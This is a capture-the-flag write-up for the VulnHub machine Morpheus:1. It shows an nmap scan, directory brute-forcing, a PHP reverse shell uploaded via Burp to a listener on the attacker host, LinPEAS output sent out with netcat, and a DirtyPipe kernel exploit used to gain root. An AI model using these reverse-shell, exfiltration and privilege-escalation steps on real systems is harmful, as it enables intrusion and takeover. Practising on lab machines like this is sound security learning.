

# **ENUMERATION**

Welcome to our enumeration of this vullnhub machine- MORPHEUS1

We are checking for the ip using

```
sudo arp-scan -l
```

Target Machine -192.168.159.134

Attacker Machine -192.168.159.128

## **NMAP SCAN**

```
nmap -sV -sC -p- -A 192.168.159.132
```

Starting Nmap 7.94SVN ( <https://nmap.org> ) at 2024-04-24 04:40 WAT

Nmap scan report for 192.168.159.132

Host is up (0.00060s latency).

Not shown: 65532 closed tcp ports (reset)

PORt STATE SERVICE VERSION

```
22/tcp open ssh  OpenSSH 8.4p1 Debian 5 (protocol 2.0)
```

| ssh-hostkey:

```
|_ 256 aa:83:c3:51:78:61:70:e5:b7:46:9f:07:c4:ba:31:e4 (ECDSA)
```

```
80/tcp open http  Apache httpd 2.4.51 ((Debian))
```

|\_http-title: Morpheus:1

|\_http-server-header: Apache/2.4.51 (Debian)

```
81/tcp open http  nginx 1.18.0
```

| http-auth:

```
| HTTP/1.1 401 Unauthorized\x0D
```

|\_ Basic realm=Meeting Place

|\_http-server-header: nginx/1.18.0

|\_http-title: 401 Authorization Required

MAC Address: 00:0C:29:33:22:92 (VMware)

No exact OS matches for host (If you know what OS is running on it, see <https://nmap.org/submit/> ).

TCP/IP fingerprint:

```
OS:SCAN(V=7.94SVN%E=4%D=4/24%OT=22%CT=1%CU=39718%PV=Y%DS=1%DC=D%G=Y%M=000C2
```

```
OS:9%TM=66287F38%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10B%TI=Z%CI=Z%I
```

```
OS:I=I%TS=A)OPS(O1=M5B4ST11NW6%O2=M5B4ST11NW6%O3=M5B4NNT11NW6%O4=M5B4ST11NW
```

```
OS:6%O5=M5B4ST11NW6%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88
```

```
OS:%W6=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW6%CC=Y%Q=)T1(R=Y%DF=Y%T=40%
```

```
OS:S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%
```

```
OS:RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+
```

```
%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W
```

```
OS:=0%S=A%A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+
```

```
%F=AR%O=%RD=0%Q=)
```

```
OS:U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%D
```

```
OS:FI=N%T=40%CD=S)
```

Network Distance: 1 hop

Service Info: OS: Linux; CPE: cpe:/o:linux:linux\_kernel

TRACEROUTE


HOP RTT ADDRESS

```
1 0.60 ms 192.168.159.132
```

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.  
Nmap done: 1 IP address (1 host up) scanned in 24.63 seconds

## DIRECTORY BURSTING

We have an Apache page open



We search for additional directories using go buster

```
gobuster -u http://192.168.159.132 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x html,php,txt
```

We found some interesting files and pages

<http://192.168.159.132/javascript>

<http://192.168.159.132/robot.txt>  
<http://192.168.159.132/graffiti.php>  
<http://192.168.159.132/graffiti.txt>

## GAINING ROOT

We are going to gain root/ shell by intercepting the Http POST and GET method using Burp

Player Applications Places

root@kali: ~

```
# nc -nlvp 4444
listening on [any] 4444 ...
```

Burp Suite Community Edition v2024.1.1.5 - Temporary Project

May 8 19:47

Target: http://192.168.159.132

Request

```
Pretty Raw Hex
a hardcoded IP and port.
48 // The recipient will be given a shell running as the
current user (apache normally).
49 //
50 // Limitations
51 // -----
52 // proc_open and stream_set_blocking require PHP
version 4.3+, or 5+
53 // Use of stream_select() on file descriptors returned
from proc_open() will fail and return FALSE under
Windows
54 // Some compile-time options are needed for
daemonisation (like pcntl, posix). These are rarely
available.
55 //
56 // Usage
57 // -----
58 // See
http://pentestmonkey.net/tools/php-reverse-shell
if you get stuck.
59
60 set_time_limit (0);
61 $VERSION = "1.0";
62 $HOSTNAME = "192.168.159.128"; // CHANGE THIS
63 $port = 4444; // CHANGE THIS
64 $chunk_size = 1400;
65 $write_a = null;
66 $error_a = null;
67 $fd_a = null;
68 $daemon = 0;
69 $debug = 0;
70
71 //
72 // Daemonise ourselves if possible to avoid zombies
later
73 //
74
75 // pcntl_fork is hardly ever available, but will allow
us to daemonise
76 // our php process and avoid zombies. Worth a try...
77 if (function_exists('pcntl_fork')) {
78 // Fork and have the parent process exit
79 $pid = pcntl_fork();
80
81 if ($pid == -1) {
82 print("ERROR: Can't fork");
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200}
```

Response

Inspector

Event log All issues Memory: 92.4MB

Using the POST method, we send the request to the repeater and attach a php reverse shell code (by pentestmonkey) to gain shell

Player Applications Places

Burp Suite Community Edition v2024.1.1.5 - Temporary Project

Apr 27 23:51

Request


```
Pretty Raw Hex
127 // If we can read from the TCP socket, send
128 // data to process's STDIN
129 if (in_array($sock, $read_a)) {
130     if ($debug) print("SOCK READ");
131     $input = fread($sock, $chunk_size);
132     if ($debug) print("SOCK: $input");
133     fwrite($pipes[0], $input);
134 }
135
136 // If we can read from the process's STDOUT
137 // send data down TCP connection
138 if (in_array($pipes[1], $read_a)) {
139     if ($debug) print("STDOUT READ");
140     $input = fread($pipes[1], $chunk_size);
141     if ($debug) print("STDOUT: $input");
142     fwrite($sock, $input);
143 }
144
145 // If we can read from the process's STDERR
146 // send data down TCP connection
147 if (in_array($pipes[2], $read_a)) {
148     if ($debug) print("STDERR READ");
149     $input = fread($pipes[2], $chunk_size);
150     if ($debug) print("STDERR: $input");
151     fwrite($sock, $input);
152 }
153
154 fclose($sock);
155 fclose($pipes[0]);
156 fclose($pipes[1]);
157 fclose($pipes[2]);
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200}
```

Response

Inspector

Event log All issues Memory: 148.3MB

We have gained shell but not as root



## ***PRIVILEGE ESCALATION***

We are going to elevate our priviledges by first running Linpeas and check the vunerablelility

Applications Places Apr 29 11:06 root@kali: ~



```
linpeas.sh: 11010: [:: ImPossibleElastLogFolder: unexpected operator
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
sed: -e expression #1, char 0: no previous regular expression
find: '/var/lib/nginx/fastcgi': Permission denied
find: '/var/lib/nginx/proxy': Permission denied
find: '/var/lib/nginx/scgi': Permission denied
find: '/var/lib/nginx/body': Permission denied
find: '/var/lib/nginx/uwsgi': Permission denied
./linpeas.sh: 5276: [: ImPossibleElastLogFolder: unexpected operator
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
sed: -e expression #1, char 0: no previous regular expression
find: '/var/lib/nginx/fastcgi': Permission denied
find: '/var/lib/nginx/proxy': Permission denied
find: '/var/lib/nginx/scgi': Permission denied
find: '/var/lib/nginx/body': Permission denied
find: '/var/lib/nginx/uwsgi': Permission denied
./linpeas.sh: 11010: [:: ImPossibleElastLogFolder: unexpected operator
$ ls
linpeas.sh
$ chmod +x linpeas.sh
$ ./linpeas.sh >> output
.....
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
sed: -e expression #1, char 0: no previous regular expression
find: '/var/lib/nginx/fastcgi': Permission denied
find: '/var/lib/nginx/proxy': Permission denied
find: '/var/lib/nginx/scgi': Permission denied
find: '/var/lib/nginx/body': Permission denied
find: '/var/lib/nginx/uwsgi': Permission denied
./linpeas.sh: 5276: [: ImPossibleElastLogFolder: unexpected operator
.....
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
sed: -e expression #1, char 0: no previous regular expression
find: '/var/lib/nginx/fastcgi': Permission denied
find: '/var/lib/nginx/proxy': Permission denied
find: '/var/lib/nginx/scgi': Permission denied
find: '/var/lib/nginx/body': Permission denied
find: '/var/lib/nginx/uwsgi': Permission denied
./linpeas.sh: 11010: [:: ImPossibleElastLogFolder: unexpected operator
$ ls
linpeas.sh
output
$ nc 192.168.159.128 4000 < output
$ 
```

Do you like PEASS?  
Get the latest version mission: <https://github.com/sponsors/carlospolop>  
Follow on Twitter: [@hacktricks\\_live](#)  
Respect on HTB: SirBroccoli  
Linpeas-ng by carlospolop

Thank you!

DRY: This script should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the responsibility of the author or contributors.

Privesc Checklist: <https://book.hacktricks.xyz/linux-hardening/linux-privilege-escalation-checklist>

ND:  
**Yellow:** 95% a PE vector  
: You should take a look to it  
**Cyan:** Users with console  
e: Users without console & mounted devs  
en: Common things (users, groups, SUID/SGID, mounts, .sh scripts, cronjobs)  
**Magenta:** Your username

ting linpeas. Caching Writable Folders...

Applications Places Apr 29 11:05 root@kali: ~



```
$ ls
linpeas.sh
$ chmod +x linpeas.sh
$ ./linpeas.sh >> output
.....
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
sed: -e expression #1, char 0: no previous regular expression
find: '/var/lib/nginx/fastcgi': Permission denied
find: '/var/lib/nginx/proxy': Permission denied
find: '/var/lib/nginx/scgi': Permission denied
find: '/var/lib/nginx/body': Permission denied
find: '/var/lib/nginx/uwsgi': Permission denied
./linpeas.sh: 5276: [: ImPossibleElastLogFolder: unexpected operator
.....
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
sed: -e expression #1, char 0: no previous regular expression
find: '/var/lib/nginx/fastcgi': Permission denied
find: '/var/lib/nginx/proxy': Permission denied
find: '/var/lib/nginx/scgi': Permission denied
find: '/var/lib/nginx/body': Permission denied
find: '/var/lib/nginx/uwsgi': Permission denied
./linpeas.sh: 11010: [:: ImPossibleElastLogFolder: unexpected operator
$ ls
linpeas.sh
output
$ nc 192.168.159.128 4000 < output
$ 
```

cd transfers  
nano linpeas.sh  
ls linpeas.sh  
python3 -m http.server 80  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.159.132 - - [29/Apr/2024 10:39:05] "GET /linpeas.sh HTTP/1.1" 200 -
^C  
Keyboard interrupt received, exiting.

sudo su -
[sudo] password for jovita:
# nc -nlvp 4000 >> output.txt
listening on [any] 4000 ...
connect to [192.168.159.128] from (UNKNOWN) [192.168.159.132] 35464
^C

ls
LinPEAS.sh id\_rsa jho.txt.save secret.jpg
blue.txt jho.txt output.txt transfers

From the output we find out our system is vulnerable to CVE-2022-0847 DirtyPipe

```

[+] Executing Linux Exploit Suggester
https://github.com/mzet-/linux-exploit-suggester
] [CVE-2021-3490] eBPF ALU32 bounds tracking for bitwise ops
linpeas.sh
Details: https://www.graplsecurity.com/post/kernel-pwning-with-ebpf-a-love-story
Exposure: probable
Tags: ubuntu=20.04{kernel:5.8.0-(25|26|27|28|29|30|31|32|33|34|35|36|37|38|39|40|41|42|43|44|45|46|47|48|49|50|51|52)-*},ubuntu=21.04{kernel:5.11.0-16-*}
Download URL: https://codeload.github.com/chompie1337/Linux_LPE_eBPF_CVE-2021-3490/zip/main
Comments: CONFIG_BPF_SYSCALL needs to be set && kernel.unprivileged_bpf_disabled != 1
cat: write error: Broken pipe
] [CVE-2022-0847] DirtyPipe
linpeas.sh
Details: https://dirtypipe.cm4all.com/
Exposure: probable
Tags: ubuntu=(20.04|21.04),[ debian=11 ]
Download URL: https://haxx.in/files/dirtypipez.c
linpeas.sh
cat: write error: Broken pipe
] [CVE-2022-32250] nft_object UAF (NFT_MSG_NEWSSET)
linpeas.sh
Details: https://research.nccgroup.com/2022/09/01/settlers-of-netlink-exploiting-a-limited-uaf-in-nf_tables-cve-2022-32250/
https://blog.theori.io/research/CVE-2022-32250-linux-kernel-lpe-2022/
Exposure: less probable
Tags: ubuntu=(22.04){kernel:5.15.0-27-generic}
Download URL: https://raw.githubusercontent.com/theori-io/CVE-2022-32250-exploit/main/exp.c
Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)
linpeas.sh
cat: write error: Broken pipe
] [CVE-2022-2586] nft_object UAF
linpeas.sh
Details: https://www.openwall.com/lists/oss-security/2022/08/29/5
Exposure: less probable
Tags: ubuntu=(20.04){kernel:5.12.13}
Download URL: https://www.openwall.com/lists/oss-security/2022/08/29/5/1
Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)

] [CVE-2021-3156] sudo Baron_Samedit
linpeas.sh
Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
Exposure: less probable
Tags: mint=19,ubuntu=18|20, debian=10
Download URL: https://codeload.github.com/blasty/CVE-2021-3156/zip/main

] [CVE-2021-3156] sudo Baron_Samedit 2
linpeas.sh
Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
Exposure: less probable
Tags: centos=6|7|8,ubuntu=14|16|17|18|19|20, debian=9|10
Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main

] [CVE-2021-22555] Netfilter heap out-of-bounds write
linpeas.sh

```

we find the exploit of DirtyPipe, use wget to download it to our remote server

```
+ root@kali:~          Search  More  Close
in/sh: 0: can't access tty; job control turned off
cd /var/www/html
ls -la
total 1028
wxr-xr-x 3 www-data www-data 4096 May  8 18:50 .
wxr-xr-x 3 rrroot   root     4096 Oct 28 2021 ..
w-r--r-- 1 www-data www-data 381359 Oct 28 2021 .cypher-neo.png
w----- 1 www-data www-data 12288 May  8 17:24 .dirtypipe.sh.swp
w-r--r-- 1 www-data www-data 28408 Apr 27 22:47 1.php
w-r--r-- 1 www-data www-data 17062 Apr 29 06:07 2.php
w-r--r-- 1 www-data www-data 11368 Apr 29 06:12 3.php
w-r--r-- 1 www-data www-data 62499 Apr 30 18:13 5.php
wxrwxrwx 3 www-data www-data 4096 May  8 18:27 CVE-2022-0847
w-rw-rw- 1 www-data www-data 284665 May  8 17:21 CVE-2022-0847-DirtyPipe-Exploits.git
wxrwxrwx 1 www-data www-data 4836 May  8 17:58 Dirtypipe.sh
w-rw-rw- 1 www-data www-data 4836 May  8 17:58 Dirtypipe.sh.1
wxrwxrwx 1 www-data www-data 17416 May  8 18:00 exp
w-rw-rw- 1 www-data www-data 4353 May  8 18:00 exp.c
w-r--r-- 1 www-data www-data 6453 Apr 27 22:45 graffiti.php
w-r--r-- 1 www-data www-data 245 May  8 18:43 graffiti.txt
w-r--r-- 1 www-data www-data 11362 May  8 18:51 her.php
w-r--r-- 1 www-data www-data 5681 Apr 29 07:41 hi.php
w-r--r-- 1 www-data www-data 348 Oct 28 2021 index.html
w-r--r-- 1 www-data www-data 22708 May  8 18:33 ji.php
w-r--r-- 1 www-data www-data 51129 May  8 18:30 me.php
w-r--r-- 1 www-data www-data 47 Oct 28 2021 robots.txt
w-r--r-- 1 www-data www-data 44297 Oct 28 2021 trinity.jpeg
w-r--r-- 1 www-data www-data 5681 Apr 30 16:14 two.php
```

we change the mode to make the file executable

```
-rw-r--r-- 1 www-data www-data 5681 Apr 30 16:14 two.php
$ cd CVE-2022-0847
$ ls
Dirty-Pipe.sh
README.md
exp
exp.c
$ ls -la
total 52
drwxrwxrwx 3 www-data www-data 4096 May  8 18:27 .
drwxr-xr-x 3 www-data www-data 4096 May  8 18:50 ..
drwxrwxrwx 8 www-data www-data 4096 May  8 17:51 .git
-rwxrwxrwx 1 www-data www-data 4855 May  8 17:51 Dirty-Pipe.sh
-rw-rw-rw- 1 www-data www-data 528 May  8 17:51 README.md
-rwxrwxrwx 1 www-data www-data 17416 May  8 18:27 exp
-rw-rw-rw- 1 www-data www-data 4371 May  8 18:27 exp.c
$ chmod +x Dirty-Pipe.sh
$
```

we execute it  
bash Dirty-Pipe.sh

The screenshot shows a terminal window titled "47-DirtyPipe-Exploits" running on a Kali Linux desktop. The terminal output is as follows:

```
0.0.0.0:80/ [2] "GET /Dir exp.c [5] "GET /Dir exp.c HTTP/1.1" 200 - bash
ls -la
total 52
drwxrwxrwx 3 www-data www-data 4096 May  8 18:07 .
drwxr-xr-x 3 www-data www-data 4096 May  8 18:00 ..
drwxrwxrwx 8 www-data www-data 4096 May  8 17:51 .git
-rwxrwxrwx 1 www-data www-data 4855 May  8 17:51 Dirty-Pipe.sh
-rw-rw-rw- 1 www-data www-data  528 May  8 17:51 README.md
-rwxrwxrwx 1 www-data www-data 17416 May  8 18:07 exp
-rw-rw-rw- 1 www-data www-data 4371 May  8 18:07 exp.c
.
cd ..
pwd
/var/www/html
su
compile.sh
cd ~
exploit-1
ls -la
total 48
exploit-2
drwx----- 4 root root 4096 Nov 29 2021 .
drwxr-xr-x 19 root root 4096 Oct 28 2021 ..
-rw-r--r-- 1 root root 571 Apr 10 2021 .bashrc
-rw----- 1 root root 79 Oct 28 2021 .lessht
drwxr-xr-x 3 root root 4096 Oct 28 2021 .local
-rw-r--r-- 1 root root 161 Jul  9 2019 .profile
-rw-r--r-- 1 root root 66 Oct 28 2021 .selected_editor
drwxr-xr-x 2 root root 4096 Oct 28 2021 .vim
-rw----- 1 root root 10925 Oct 28 2021 .viminfo
-rw----- 1 root root 54 Oct 28 2021 FLAG.txt
cat FLAG.txt
You've won!
Let's hope Matrix: Resurrections rocks!
```

Viola!!!  
we are root of this machine